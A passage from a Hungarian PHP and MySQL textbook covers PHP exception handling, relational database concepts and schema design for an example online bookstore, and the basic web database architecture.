Ha nem tudjuk megnyitni a fájlt, fajlNyitasiKivetel-t váltunk ki; ha nem tudjuk zárolni a fájlt, akkor fajlZarolasIKivetel-t, ha pedig nem tudunk írni bele, akkor fajlIrasikivetel-t idézünk elő.

Vizsgáljuk meg a catch blokkokat! Nem véletlenül csak kettő van belőlük: az egyik a fajlNyitasiKivetel kivételeket kezeli, a másik az Exception kivételeket. Mivel a többi kivétel az Exception osztályból öröklődik, ezeket a második catch blokk fogja elkapni. A catch blokkok kivételekkel párosítása ugyanolyan alapon történik, mint az instanceof operátoré. Ezért is érdemes saját kivételosztályainkat egyetlen osztályból származtatni.

Végezetül egy fontos figyelmeztetés: ha olyan kivételelt váltunk ki, amelynek nem írtunk megfelelő catch blokkot, a PHP végzetes hibát jelez.

Kivételek és a PHP további hibakezelő mechanizmusai

A fejezetben bemutatott kivételkezelő mechanizmuson túlmenően a PHP összetett hibakezelő támogatással rendelkezik, amellyel a *Hibakövetés* című 26. fejezetben foglalkozunk. Érdemes megemlíteni, hogy a kivételek kiváltásának és kezelésének folyamata egyáltalán nem befolyásolja ezen hibakezelő mechanizmus működését.

Figyeljük meg a 7.5 példakódban, hogy az `fopen()` függvény meghívása előtt továbbra is ott találjuk a `@` hibaelnyomó operátort! Sikertelen meghívás esetén a PHP figyelmeztetést ad ki, amely a `php.ini` hibajelentő beállításaitól függően vagy megjelenik és naplóba kerül, vagy nem. Ezeket a beállításokat a 26. fejezetben részletesen megismerjük, de fontos tudni, hogy a PHP a kivételkiváltástól függetlenül kiadja a figyelmeztetést.

További olvasnivaló

Mivel a kivételkezelés a PHP egyik újdonsága, nem túl sokat írtak még a témaiban. A kivételkezelésről általanosságban azonban bőséges információ lehethető fel. A Sun kiváló oktatóanyaggal rendelkezik a kivételekről, illetve arról, miért érdemes használni azokat. A – természetesen a Java szemszögéből íródott – anyag a <http://java.sun.com/docs/books/tutorial/essential/exceptions/handling.html> oldalról érhető el.

Hogyan tovább?

A könyv következő része a MySQL-vel foglalkozik. Megtudjuk, hogyan hozzunk létre és töltünk fel MySQL adatbázist, majd mindezt a PHP-ről tanultakkal összekapcsolva hogyan lehet az adatbázist az internetről elérni.

II

A MySQL használata

8 Webes adatbázis megtervezése

9 Webes adatbázis létrehozása

10 Munkavégzés MySQL adatbázisunkkal

11 MySQL adatbázis elérése a webről PHP-vel

12 Haladó MySQL-adminisztráció

13 Haladó MySQL-programozás

Webes adatbázis megtervezése

A PHP alapjainak megismerése után figyelmünket afelé fordítjuk, hogyan tudunk kódjainkba adatbázist beépíteni. Emlékezhetünk rá, hogy az *Adatok tárolása és visszakeresése* című 2. fejezet bemutatta, milyen előnyökre számíthatunk, ha az egyszerű fájlok helyett relációs adatbázist használunk:

- A relációs adatbázis-kezelő rendszerek (RDBMS) az egyszerű fájloknál gyorsabb hozzáférést tesznek lehetővé az adatokhoz.
- Az RDBMS-ekből lekérdezéssel egyszerűen kinyerhetők adott kritériumoknak megfelelő adathalmazok.
- Az RDBMS-ek beépített mechanizmusokat kínálnak az egyidejű hozzáférések kezelésére, így programozóként nem szükséges ezzel foglalkoznunk.
- Az RDBMS-ek véletlen hozzáférést biztosítanak az adatokhoz.
- Az RDBMS-ek beépített jogosultsági rendszerekkel rendelkeznek.

Hogy néhány kézzelfogható példát is nézzünk, relációs adatbázis használatával gyorsan és egyszerűen választ kapunk az olyan lekérdezésekre, hogy honnan érkeznek vásárlóink, mely termékek fogynak a legjobban, és milyen típusú vásárlók költenek a legtöbbet. Ilyen – egy egyszerű fájlból igen nehezen kinyerhető – információk birtokában fejleszthetjük oldalunkat, hogy több felhasználót vonzzon, és segítsen megtartani őket.

A könyv előttünk álló részében MySQL adatbázist fogunk használni. Mielőtt a következő fejezetben elmélyednénk a MySQL részleteiben, megvizsgáljuk a következőket:

- Relációs adatbázisokkal kapcsolatos fogalmak és szakkifejezések
- Webes adatbázis megtervezése
- Webes adatbázis architektúrája

A könyv ezen részében az alábbi területekkel ismerkedünk meg:

- A *Webes adatbázis létrehozása* című 9. fejezet MySQL adatbázis internethoz kapcsolásának alapvető beállítását mutatja be. Megtudjuk, hogyan hozhatunk létre felhasználókat, adatbázisokat, táblákat és indexeket, és megismerjük a MySQL különböző tárolómotorjait.
- A *Munkavégzés MySQL adatbázisunkkal* című 10. fejezetről kiderül, hogyan lehet lekérdezni az adatbázisból, hogyan tudunk rekordokat hozzáadni, törölni és frissíteni – mindezt parancssorból.
- A *MySQL adatbázis elérése a webről PHP-vel* című 11. fejezet bemutatja, hogyan lehet a PHP-t és a MySQL-t összekapcsolva adatbázisunkat webes kezelőfelületről elérni és használni. Két módszert ismerünk meg erre: az egyik a PHP „MySQL Improved Extension” (mysqli) kiterjesztését, a másik a PEAR:DB adatbázis-absztrakciós réteget használja.
- A *Haladó MySQL-adminisztráció* című 12. fejezet részletesebben taglalja a MySQL-felügyeletet, olyan területeket érintve, mint a jogosultsági rendszer, a biztonság és az optimalizálás.
- A *Haladó MySQL-programozás* című 13. fejezet a tárolómotorokat mutatja be részletesebben, foglalkozik a tranzakciók lefedettségével, a teljes szövegben kereséssel és a tárolt eljárásokkal.

Relációs adatbázissal kapcsolatos fogalmak

A relációs adatbázis messze a leggyakrabban használt adatbázistípus. Az ilyen adatbázisok a relációs algebra szilárd elméleti alapjaira épülnek. Relációs adatbázis használatához nem szükséges, hogy mélyrehatóan ismerjük a relációs elméletet (ez mindenkihez jó hír), ám bizonyos alapvető adatbázis-fogalmakkal tisztában kell lennünk.

Táblák

A relációs adatbázisok kapcsolatkból épülnek fel, amelyeket tábláknak vagy táblázatoknak (table) szokás nevezni. A tábla pontosan az, amit a neve sugall – adatokból álló táblázat. Ha használtunk korábban táblázatkezelő alkalmazást, akkor táblákkal is dolgoztunk már.

Vessünk egy pillantást a 8.1 ábrán látható mintatáblára, amely a Book-O-Rama nevű könyvesbolt vásárlóinak nevét és címét tartalmazza!

VASARLOK

VasarloID	Nev	Lakcím	Varos
1	Julie Smith	25 Oak Street	Airport West
2	Alan Wong	1/47 Haines Avenue	Box Hill
3	Michelle Arthur	357 North Road	Yarraville

8.1 ábra: A Book-O-Rama vásárlóinak adatai táblázatban tárolva.

A táblának van neve (*Vasarlok*), és különböző adatokat tartalmazó oszlopokból és az egyes vásárlóknak megfelelő sorokból áll.

Oszlopok

A tábla minden oszlopa egyedi névvel bír, és különböző adatokat tartalmaz. minden oszlop megfelelő adattípusú. A 8.1 ábrán látható *Vasarlok* táblából kiderül, hogy a *VasarloID* (vagyis vásárlóazonosító) egész számokat, a másik három oszlop karakterláncokat tartalmaz. Az oszlopokat esetenként *mezőknek* (field) vagy *tulajdonságoknak*, *attribútumoknak* (attribute) is szokás nevezni.

Sorok

A tábla mindegyik sora egy-egy vásárlót jelképezi. A táblázatos forma miatt minden sor ugyanazokkal a tulajdonságokkal rendelkezik. A sorokat szokás *rekordoknak* (record) is nevezni.

Értékek

Minden sor az egyes oszlopoknak megfelelő értékek készletét tartalmazza. minden adatnak az oszlopa által meghatározott adattípusúnak kell lennie.

Kulcsok

Sziűség van az egyes vásárlók azonosítását lehetővé tevő módszerre. A nevek általában nem alkalmasak erre. A gyakori névvel megáldott olvasók minden bizonnal jól tudják ezt. Gondolunk például a *Vasarlok* táblában szereplő Julie Smith-re! Ha kinyitunk egy amerikai a telefonkönyvet, megszámlálhatatlan sok ilyen nevű embert találunk.

Többféleképpen megkülönböztethetjük közöttük Julie-t. Jó eséllyel ő az egyetlen Julie Smith, aki a megadott lakcímén él. Az „Oak Street 25, Airport West alatt lakó Julie Smith” néven emlegetni őt azonban kicsit körülményes, és túlságosan hivatalosnak hat. Ráadásul használatához a tábla egynél több oszlopára is szükség lenne.

Amit a példában tettünk, és amit minden bizonnal saját alkalmazásainkban is tenni fogunk, nem más, mint egyéni vásárlóazonosító (*VasarloID*) hozzárendelése az ügyfelekhez. Ugyanezen elv alapján kapjuk egyedi bankszámlaszámunkat vagy tagsági számunkat a DVD-kölcsönzőben. Egyszerűbbé teszi adataink adatbázisban tárolását. Mesterségesen kiosztott azonosító számnál garantálhatjuk az egyediséget. Nagyon kevés valódi adat rendelkezik ezzel a tulajdonsággal. Gyakran még az sem szavatolja az egyedi azonosítást, ha több ilyen adatot kombinálva használunk.

A táblázat azonosító oszlopát *kulcsnak* vagy *elsődleges kulcsnak* nevezzük. A kulcs több oszlopot is tartalmazhat. Ha Julie-ra például az „Oak Street 25, Airport West alatt lakó Julie Smith”-ként hivatkozunk, akkor a kulcs a Lakcím, Varos és Nev oszlopból áll, és ebben az esetben nem feltétlenül lesz egyedi azonosító.

Az adatbázisok jellemzően több táblából állnak, és kulcsot használva hivatkoznak az egyik tábláról a másikra. A 8.2 ábrán egy, ehhez az adatbázishoz adott második táblát látunk, amely a vásárlók által jelzett megrendeléseket tárolja.

A Megrendelesek tábla minden sora egy adott vásárló egy konkrét megrendelését jelképezi. Tudjuk, hogy ki a szóban forgó vásárló, mivel *VasarloID* néven eltároljuk az ügyfélazonosítóját. Ha megnézzük például a 2-es rendelési azonosítójú (*RendelesID*) rendelést, láthatjuk, hogy az 1-es ügyfélazonosítójú vásárló adta. Ha ezt követően ránézünk a *Vasarlok* táblára, kiderül, hogy az 1-es ügyfélazonosítót Julie Smith kapta.

VASARLOK

VasarloID	Nev	Lakcím	Varos
1	Julie Smith	25 Oak Street	Airport West
2	Alan Wong	1/47 Haines Avenue	Box Hill
3	Michelle Arthur	357 North Road	Yarraville

MEGRENDELESEK

RendelesID	VasarloID	Osszeg	Datum
1	3	27.50	02-Apr-2007
2	1	12.99	15-Apr-2007
3	2	74.00	19-Apr-2007
4	3	6.99	01-May-2007

8.2 ábra: A Megrendelesek táblában szereplő minden egyes rendelést a Vasarlok táblában lévő valamelyik vásárló adta le.

A relációs adatbázis az *idegen kulcs* (foreign key) kifejezést használja az ilyen kapcsolatra. A Vasarlok táblában a *VasarloID* az elsődleges kulcs, de más táblában – a példában a Megrendelesekben – idegen kulcsként hivatkozunk rá.

Felvetődhet a kérdés, miért érdemes két külön táblát használni. Miért nem tároljuk Julie címét egyszerűen a rendeléseket tartalmazó Megrendelesek táblában? A következő részben részletesen foglalkozunk ezzel.

Sémák

Az adatbázis összes táblatervét együttesen adatbázissémának (schema) nevezzük. A séma az összes táblát és azok oszlopait, illetve az egyes táblák elsődleges kulcsát és idegen kulcsait tartalmazza. Adatok ugyan nincsenek benne, de értelmezését megkönyítendő mintaadatokat helyezhetünk bele. A sémákat megjeleníthetjük informális ábrákon (ahogy az imént tettük), *egyed-kapcsolat diagramban* (amivel könyvünkben nem foglalkozunk), illetve szöveges formában, például:

Vasarlok (*VasarloID*, Nev, Lakcím, Varos)

Megrendelesek (*RendelesID*, *VasarloID*, Osszeg, Datum)

A sémában az aláhúzott kifejezések elsődleges kulcsok abban a relációban, amelyben alá vannak húzva. A dölttel szedett kifejezések pedig külső kulcsok abban a relációban, amelyben dőltén jelennek meg.

Kapcsolatok

Az idegen kulcsok táblában lévő adatok közötti kapcsolatot jelképeznek. A Megrendelesek tábláról a Vasarlok táblára mutató nyíl például a Megrendelesek tábla sorai és a Vasarlok tábla sorai közötti kapcsolatra utal.

Háromféle kapcsolat létezik a relációs adatbázisokban. A három típust a kapcsolat két oldalán lévő elemek száma szerint különböztetjük meg. A kapcsolat lehet egy az *egyhez* (one-to-one), egy a *sokhoz* (one-to-many) vagy sok a *sokhoz* (many-to-many) típusú.

Az egy az *egyhez* kapcsolat azt jelenti, hogy minden dolgóból egy-egy alkotja a kapcsolatot. Ha például a lakcímeket a Vasarlok táblából külön táblába tennénk, egy az *egyhez* típusú kapcsolat lenne közöttük. A Címek táblából egy idegen kulcs mutatna a Vasarlok táblába vagy fordítva.

Egy a *sokhoz* típusú kapcsolat esetén az egyik táblázat sora(i) a másik több sorához kapcsolódhat(nak). Példánknál maradva: a vásárlók több megrendelést is leadhatnak. Ilyen kapcsolatnál a sok sort tartalmazó táblázat idegen kulcsa mutat az egy sort tartalmazó táblázatra. Ebben az esetben az ügyfélazonosítót betesszük a megrendeléseket tartalmazó táblába, hogy mutassák a kapcsolatot.

Sok a *sokhoz* típusú kapcsolat esetében az egyik tábla több sora kapcsolódik a másik tábla több sorához. Képzeljünk el két táblát, az egyik könyveket (*Konyvek*), a másik szerzőket (*Szerzok*) tartalmaz. Létezik olyan könyv, amit két szerző jegyez, akik más könyveket is írtak – egyedül vagy más szerzőkkel. Az ilyen típusú kapcsolatban általában egy minden adatot tartalmazó táblázat is létezik, így a fenti példánál maradva lesz *Konyvek*, *Szerzok* és *Konyvek_Szerzok* tábla is. Ebben a harmadik táblában csak a másik két tábla kulcsait találjuk idegen kulcsként párokban. Ezek mutatják, hogy mely szerzők mely könyvekben érintettek.

Webes adatbázis megtervezése

Bizonyos tekintetben művészet tudni azt, hogy mikor van szükség új táblára, és mi legyen a kulcs. Rengeteg könyvet találunk az egyed-kapcsolat diagramokról és az adatbázis-normalizálásról, amely téma körök meghaladják jelen kötet tartalmi lehetőségeit. Az esetek többségében azonban elegendő néhány alapvető tervezési elvet betartani. Vizsgáljuk meg most ezeket a fenti példákban szereplő könyvesbolt kontextusában!

Gondoljuk végig a modellezett, valós világbeli objektumokat!

Adatbázis létrehozásakor általában valós világbeli elemeket és kapcsolatokat modellezünk, és ezekről az objektumokról és kapcsolatokról tárolunk el információt.

Általánosságban azt mondhatjuk, hogy a modellezett, valós világbeli objektumok minden egyes osztályának külön táblára van szüksége. Gondolunk csak bele: ugyanazt az információt kívánjuk tárolni minden vásárlóról! Ha egy adatkészlet ilyen formájú, könnyedén létrehozhatunk az adatoknak megfelelő táblát.

A Book-O-Rama könyvesbolt példájában a vásárlókról, a forgalmazott könyvekről és a rendelésekéről szeretnénk információt tárolni. minden vásárlóhoz tartozik név és cím. minden megrendelésnél van dátum, végösszeg és rendelt könyvek. minden könyvhöz tartozik ISBN-kód, van szerzője, címe és ára.

A fentiekből az következik, hogy legalább három táblára van szükségünk az adatbázisban: **Vasarlok**, **Megrendelesek** és **Konyvek**. Az adatbázis kezdeti sémaját a 8.3 ábrán láthatjuk

VASARLOK

VasarloID	Nev	Lakcím	Varos
1	Julie Smith	25 Oak Street	Airport West
2	Alan Wong	1/47 Haines Avenue	Box Hill
3	Michelle Arthur	357 North Road	Yarraville

MEGRENDELESEK

RendelesID	Vasarloid	Osszeg	Datum
1	3	27.50	02-Apr-2007
2	1	12.99	15-Apr-2007
3	2	74.00	19-Apr-2007
4	3	6.99	01-May-2007

KONYVEK

ISBN	Szerzo	Cím	Ar
0 - 672 - 31697 - 8	Michael Morgan	Java 2 for Professional Developers	34.99
0 - 672 - 31745 - 1	Thomas Down	Installing GNU/Linux	24.99
0 - 672 - 31509 - 2	Pruitt. et al.	Teach Yourself GIMP in 24 Hours	24.99

8.3 ábra: A kiinduló séma Vasarlok, Megrendelesek és Konyvek táblából áll.

A modellből egyelőre nem tudjuk megmondani, mely könyveket választották az egyes rendelésekben. Rövidesen azonban ezzel is foglalkozni fogunk.

Redundáns adatok tárolásának elkerülése

Korábban feltettük a kérdést: „Miért ne tároljuk Julie Smith lakcímét a Megrendelesek táblában?”

Ha Julie többször is rendel a Book-O-Ramától, ahogy azt reméljük, akkor adatait többször eltároljuk. Ebben az esetben végeredményként egy, a 8.4 ábrán láthatóhoz hasonló tábla adódna. (Ugyanakkor egy ilyen adattárolásnak is meglehetnek az előnyei, hiszen – a példánál maradva – kiderül például az, hogy rendeléskor milyen szállítási címet adott meg a vásárló, és milyen címre indítottuk a rendelést.)

RendelesID	Osszeg	Datum	VasarloID	Nev	Lakcím	Varos
12	199.50	25-Apr-2007	1	Julie Smith	25 Oak Street	Airport West
13	43.00	29-Apr-2007	1	Julie Smith	25 Oak Street	Airport West
14	15.99	30-Apr-2007	1	Julie Smith	25 Oak Street	Airport West
15	23.75	01-May-2007	1	Julie Smith	25 Oak Street	Airport West

8.4 ábra: A redundáns adatokat tároló adatbázis nagyobb tárhelyet igényel, és anomáliákat okozhat az adatokban.

Egy ilyen adatbázisnál két alapvető probléma merül fel:

- Az egyik a helypazarlás. Miért tároljuk Julie személyes adatait háromszor, ha elég lenne csak egyszer is?
- A másik, hogy ez frissítési anomáliákhoz vezethet – vagyis olyan helyzetekhez, amelyekben az adatbázis módosítása inkonzisztens adatokat eredményez. Az adatintegritás sérül, és nem tudjuk megállapítani, hogy melyik adat helyes és melyik nem. Egy ilyen helyzet jellemzően információvesztéshez vezet.

Háromféle frissítési anomáliát szükséges elkerülni: a módosítási, a beszúrási és a törlési anomáliákat.

Ha Julie másik lakásba költözök, miközben egyes megrendelései még függőben vannak, akkor címét egy helyett három helyen kell frissíteni, ami háromszor annyi munkát jelent. Könnyen megfeledkezhetünk erről, és csak egyetlen helyen módosítjuk a lakcímét, ami inkonzisztens adatot eredményez adatbázisunkban (ami nem kifejezetten örvendetes számunkra). Az ilyen problémákat *módosítási anomáliának* nevezzük, mert akkor jelentkezhetnek, amikor megkíséreljük módosítani az adatbázist.

Az adatbázis ilyen kialakítása esetén Julie adatait minden egyes rendelésfelvételnél be kellene szűrni, így minden alkalommal ellenőriznünk kellene, hogy azok megegyeznek-e a tábla meglévő sorában lévő adatokkal. Ha elmulasztjuk az ellenőrzést, könnyen lesz két olyan sorunk, amely egymásnak ellentmondó információt tárol Julie-ról. Az egyik sorban például az szerepel, hogy Airport Westben lakik, a másik sor pedig azt sugallja, hogy Airportban. Az ilyen esetet *beszúrási anomáliának* nevezzük, mert adatok beszúrása esetén fordulhat elő.

A harmadik típust *törlési anomáliának* nevezik, mert – bármilyen meglepő – akkor jelentkezhet, ha sorokat törlünk ki egy adatbázisból. Képzeljük el, hogy a megrendelés kiszállítása után töröljük azt az adatbázisból! Julie aktuális megrendeléseinek teljesítése után azok mind törlődnek a Megrendelesek táblából. Ez azt jelenti, hogy a későbbiekben nincsen rekordunk Julie címével. Nem küldhetünk neki tájékoztatót a különleges ajánlatainkról, és amikor legközelebb rendel valamit a Book-O-Ramától, ismét be kell kérnünk minden adatát.

Általánosságban úgy kell adatbázisunkat megtervezni, hogy a fenti anomáliák egyike se következzék be.

Atomi oszlopértékek használata

Atomi oszlopértékek használata esetén minden sor minden tulajdonságánál csak egyetlen dolgot tárolunk. Például tudnunk kell azt, hogy milyen könyvekből állnak össze az egyes rendelések. Többféleképpen is elérhetjük ezt.

Az egyik megoldás az lehetne, hogy hozzáadunk a Megrendelesek táblához egy olyan oszlopot, amely a megrendelt könyveket tartalmazza. Ezt az esetet látjuk a 8.5 ábrán.

MEGRENDELESEK

RendelesID	VasarloID	Osszeg	Datum	Rendelt könyvek
1	3	27.50	02-Apr-2007	0-672-31697-8
2	1	12.99	15-Apr-2007	0-672-31745-1, 0-672-31509-2
3	2	74.00	19-Apr-2007	0-672-31697-8
4	3	6.99	01-May-2007	0-672-31745-1, 0-672-31509-2, 0-672-31697-8

8.5 ábra: Ilyen kialakítás esetén a Rendelt könyvek tulajdonságánál soronként több érték fordulhat elő.

Ez a megoldás több okból sem szerencsés. Itt tulajdonképpen az történik, hogy egy egész táblázatot ágyazunk egyetlen oszlopba – egy olyan táblázatot, amely a megrendeléseket és a könyveket kapcsolja össze. Ha így alakítjuk ki az oszlopokat, sokkal nehezebbé válik megválaszolni az olyan kérdéseket, mint a „Hány példányt rendeltek a Java 2 for Professional Developers című kiadványból?”. A rendszer így nem tudja egyszerűen csak összeszámolni az egyező mezőket. Helyette minden tulajdonságértéket meg kell vizsgálnia az egyezőség megállapítására.

Mivel az, ami így létrejött, tulajdonképpen tábla a táblában, egyszerűen annyit kell tenni, hogy új táblát hozunk létre. Ez a Rendelesi_tetelek nevű tábla látható a 8.6 ábrán.

RENDELESI_TETELEK

RendelesID	ISBN	Darabszam
1	0-672-31697-8	1
2	0-672-31745-1	2
2	0-672-31509-2	1
3	0-672-31697-8	1
4	0-672-31745-1	1
4	0-672-31509-2	2
4	0-672-31697-8	1

8.6 ábra: Ez a kialakítás megkönnyíti, hogy a megrendelt könyvek között keressünk.

Ez a tábla kapcsolatot teremt a Megrendelesek és a Konyvek tábla között. Ilyen táblákkal akkor találkozunk, amikor sokszínű típusú kapcsolat áll fenn két objektum között; jelen esetben ez azért van így, mert egy rendelés több könyvet tartalmazhat, és bármely könyvet többben is megrendelhetnek.

Válasszunk értelmes kulcsokat!

Ügyeljünk arra, hogy egyedi kulcsokat válasszunk! Példánkban különleges kulcsot hoztunk létre a vásárlóknak (`VasarloID`) és a rendeléseknek (`RendelesID`), mert ezek a valós világbeli objektumok nem szükségszerűen rendelkeznek egyedi azonosítóval. A könyvekhez nem szükséges egyedi azonosítót létrehozni, hiszen ezt – az ISBN-kód formájában – már megtétek számunkra. Az egyes rendelésekhez (`Rendelesi_tetele`) adhatnánk ugyan még egy kulcsot, ám a `RendelesID` és az `ISBN` tulajdonság együttesen garantálja az egyediséget, amennyiben ugyanaból a könyvből egynél több példány rendelése esetén is egyszerűen kezeljük a rendelést. Pontosan ezért rendelkezik a `Rendelesi_tetelek` tábla `Darabszam` oszloppal.

Gondoljuk végig, mit szeretnénk az adatbázisból megtudni!

Következő lépésként gondoljuk végig, milyen kérdésekre szeretnénk, ha adatbázisunk választ tudna adni! (Ilyen kérdés lehet például az, hogy melyek a Book-O-Rama legjobban fogyó könyvei.) Annak érdekében, hogy megkapjuk a kért információt, gondoskodunk róluk, hogy az adatbázis minden szükséges adatot tartalmazzon, és a megfelelő kapcsolat legyen a táblák között!

Kerüljük a sok üres tulajdonságot tartalmazó kialakítást!

Ha a könyvekről szóló értékeléseket szeretnénk adni az adatbázishoz, legalább kétféleképpen tehetnénk meg. Ezt a két megközelítést láthatjuk a 8.7 ábrán.

KONYVEK

ISBN	Szerzo	Konyvcim	Ar	Ertekeles
0-672-31697-8	Michael Morgan	Java 2 for Professional Developers	34.99	
0-672-31745-1	Thomas Down	Installing GNU/Linux	24.99	
0-672-31509-2	Pruitt.et al.	Teach Yourself GIMP in 24 Hours	24.99	

KONYV_ERTEKELESEK

ISBN	Ertekeles

8.7 ábra: Az értékelések tárolásához vagy Ertekeles oszlopot kell hozzáadni a Konyvek táblához, vagy létre kell hozni egy külön táblát kifejezetten az értékelések számára.

Az első módszer esetén egy Ertekeles oszlopot kell hozzáadni a Konyvek táblához. Ez azt jelenti, hogy minden egyes könyvhöz hozzáadjuk az Ertekeles mezőt. Ha az adatbázis számos könyvet tartalmaz, és az értékelésért felelős személy nem fog mindegyikkel foglalkozni, akkor sok olyan sor lesz, amelynek ennél a tulajdonságnál nem lesz értéke. Ezt úgy hívjuk, hogy üres értéke (null value) van.

Érdemes elkerülni azt, hogy adatbázisunkban sok üres érték legyen. Egyrészt pazarolja a tárhelyet, másrészt problémákat okoz, amikor összesített értékeket számolunk ki, vagy egyéb függvényeket alkalmazunk numerikus értékeket tároló oszlopo-

kon. Ha a felhasználó üres mezőt lát egy táblában, nem fogja tudni, hogy ennek az az oka, hogy a tulajdonság irreleváns, az adatbázis hibát tartalmaz, vagy az adat egyszerűen még nem lett beírva.

A sok üres érték okozta problémákat másmilyen adatbázisterv alkalmazásával kerülhetjük el. Ehhez a 8.7 ábrán javasolt második kialakítást célszerű követni. Itt csak a már értékeléssel bíró könyveket soroljuk fel a Konyv_Ertekelesek táblában – természetesen az értékelésükkel együtt.

Meg kell említenünk, hogy a fenti szerkezet egyetlen, házon belüli személy által írt értékeléssel számol; ez azt jelenti, hogy egy az egyhez típusú kapcsolat áll fenn a könyvek és az értékelések között. Ha több értékelés tartozhat ugyanahoz a könyvhöz, akkor már egy a sokhoz típusú kapcsolatról beszélünk, és ekkor csak a második adatbázisterv jöhét szóba. Könyvenként egyerlen értékelés esetén a Konyv_Ertekelesek tábla elsőleges kulcsaként használhatjuk az ISBN-kódot, könyvenként több értékelésnél azonban egyedi azonosítót kell bevezetnünk mindegyikhez.

Táblatípusok összefoglalása

Általában azt fogjuk tapasztalni, hogy adatbázistervünk végül kétféle táblát tartalmaz:

- Valós világbeli objektumot leíró, egyszerű táblákat. Ezek olyan egyéb, egyszerű objektumokra mutató kulcsokat tartalmazhatnak, amelyekkel egy az egyhez vagy egy a sokhoz típusú kapcsolatban állnak. Egy vásárlónak például több rendelése lehet, de egy adott rendelést csak egyetlen vásárló adhatott fel. Ezért a rendelésbe a vásárlóra utaló hivatkozást helyezünk.
- Összekapcsoló táblákat, amelyek két valós objektum közötti, sok a sokhoz típusú kapcsolatot írnak le; ilyen például a rendelések és a könyvek közötti kapcsolat. Ezeket a táblákat gyakran valamilyen valós világbeli tranzakcióval társítjuk.

Webes adatbázis architektúrája


Miután áttekinthetők az adatbázis belső szerkezetét, vizsgáljuk meg a webes adatbázisrendszerek külső architektúráját és a webes adatbázisrendszer fejlesztésének módszertanát!

A webszerverek alapvető működését a 8.8 ábrán látjuk. A rendszer két objektumból áll: egy böngészőből és egy webes kiszolgálóból. Kommunikációs kapcsolatra van szükség közöttük. A böngésző kérést intéz a kiszolgálóhoz, amely megküldi a választ. Ez az architektúra kiválóan megfelel a statikus oldalakat kezelő kiszolgálóknak. A háttérben adatbázissal működő weboldalak azonban ennél némiképpen összetettebb környezetet igényelnek.



8.8 ábra: A böngésző és a webes kiszolgáló közötti kliens-szerver kapcsolat kommunikációt igényel.

A könyv olvasása során fejlesztendő, webes adatbázist használó alkalmazás a 8.9 ábrán látható általános szerkezethez hasonlót követ. Ez struktúra nagy része minden bizonnal már ismerős számunkra.



8.9 ábra: Az alapvető webes adatbázis-architektúra a böngészőből, a webes kiszolgálóból, a parancsfájlmotorból (PHP) és az adatbázis-kiszolgálóból áll.

Egy tipikus webes adatbázis-tranzakció az alábbi szakaszokból áll (a számozást a 8.9 ábrán is megtaláljuk):

1. A felhasználó böngészője HTTP kérést intéz egy adott weboldalhoz. Például HTML űrlap segítségével rákeres a Book-O-Rama adatbázisában a Laura Thomson által írt könyvekre. A keresési eredmények lapjának neve eredmények.php.
2. A webes kiszolgáló megkapja az eredmények.php-re vonatkozó kérést, visszakeresi a fájlt, majd feldolgozás céljából átadja a PHP motornak.
3. A PHP motor elkezdi vizsgálni a kódot, amely az adatbázishoz csatlakozásra és a lekérdezés végrehajtására (a könyvek keresésére) irányuló parancsot tartalmaz. A PHP megnyitja a kapcsolatot a MySQL kiszolgálóhoz, és elküldi a megfelelő lekérdezést.

4. A MySQL kiszolgáló megkapja az adatbázis-lekérdezést, feldolgozza, és visszaküldi az eredményeket – a könyvek listáját – a PHP motornak.
5. A PHP motor befejezi a kód futtatását, ami általában a lekérdezés eredményeinek HTML-beli formázását is magában foglalja. Ezt követően az eredményül kapott HTML-t visszaküldi a webes kiszolgálónak.
6. A webes kiszolgáló visszaadja a HTML-t a böngészőnek, ahol a felhasználó láthatja a kért könyvek listáját.

A folyamat alapvetően megegyezik akár szkriptfuttató környezetet, akár adatbázis-kiszolgálót használunk. A webes kiszolgáló szoftvere, a PHP motor és az adatbázissoftver gyakran ugyanazon a gépen fut. Mindazonáltal az is legalább ennyire elfogadott, hogy az adatbázis-kiszolgálót másik gépen futtassuk. Ennek oka a biztonság, a nagyobb kapacitás vagy a terhelés meosztása lehet. Fejlesztési szempontból ugyanúgy kell dolgozni mindenki megközelítéssel, ám az utóbbi jelentős előnyöket kínálhat a teljesítmény terén.

Ahogy alkalmazásaink mérete és bonyolultsága növekszik, elkezdjük majd PHP alkalmazásainkat rétegekre bontani: jellemzően egy, a MySQL-hez kapcsolódó adatbázisrétegre; egy, az alkalmazás magját tartalmazó, az üzleti logikát követő rétegre; illetve a HTML kimenetet kezelő, megjelenítő rétegre. A 8.9 ábrán látható alapszerkezet azonban ekkor is érvényben marad, csupán mélyebb struktúrát adunk a PHP részéhez.

További olvasnivaló

A fejezetben a relációs adatbázis tervezéséhez kaptunk alapszintű iránymutatást. Ha szeretnénk jobban elmélyedni a relációs adatbázisok mögött álló elméletben, olvassuk el olyan relációs guruk könyveit, mint például C. J. Date! Nem árt tudni, hogy az ezekben a kiadványokban olvasható anyag meglehetősen elméleti jellegű, és nem szükségszerűen lesz azonnal releváns az üzleti célú webfejlesztők számára. Egy átlagos webes adatbázis jellemzően nem ennyire összetett.

Hogyan tovább?

A következő fejezetben elkezdjük létrehozni MySQL adatbázisunkat. Először megtanuljuk, hogyan állítsunk be interneten keresztül elérhető MySQL adatbázist, hogyan futtassunk rajta lekérdezéseket, majd hogyan tegyük meg ugyanezt PHP-ból.

Webes adatbázis létrehozása

Az előttünk álló fejezetből megtudhatjuk, hogyan állítsunk be weboldalon használni kívánt MySQL adatbázist. A főbb téma-körök:

- Adatbázis létrehozása
- Felhasználók és jogosultságok beállítása
- A jogosultsági rendszer megismerése
- Adatbázistáblák létrehozása
- Indexek létrehozása
- Oszloptípusok kiválasztása MySQL-ben

Az előzőekben megismert, Book-O-Rama online könyvesbolt alkalmazást folytatva haladunk végig a fejezeten. Emlékeztetésül álljon itt a Book-O-Rama alkalmazás sémája:

Vasarlok (VasarloID, Nev, Lakcím, Város)

Megrendelesek (RendelesID, VasarloID, Osszeg, Datum)

Könyvek (ISBN, Szerzo, Cím, Ar)

Rendelesi_tetelek (RendelesID, ISBN, Darabszám)

Könyv_Ertekelesek (ISBN, Ertekelesek)

Az előző fejezetből emlékezhetünk rá, hogy az elsődleges kulcsokat aláhúzással, az idegen kulcsokat pedig dölt betűvel jelöljük.

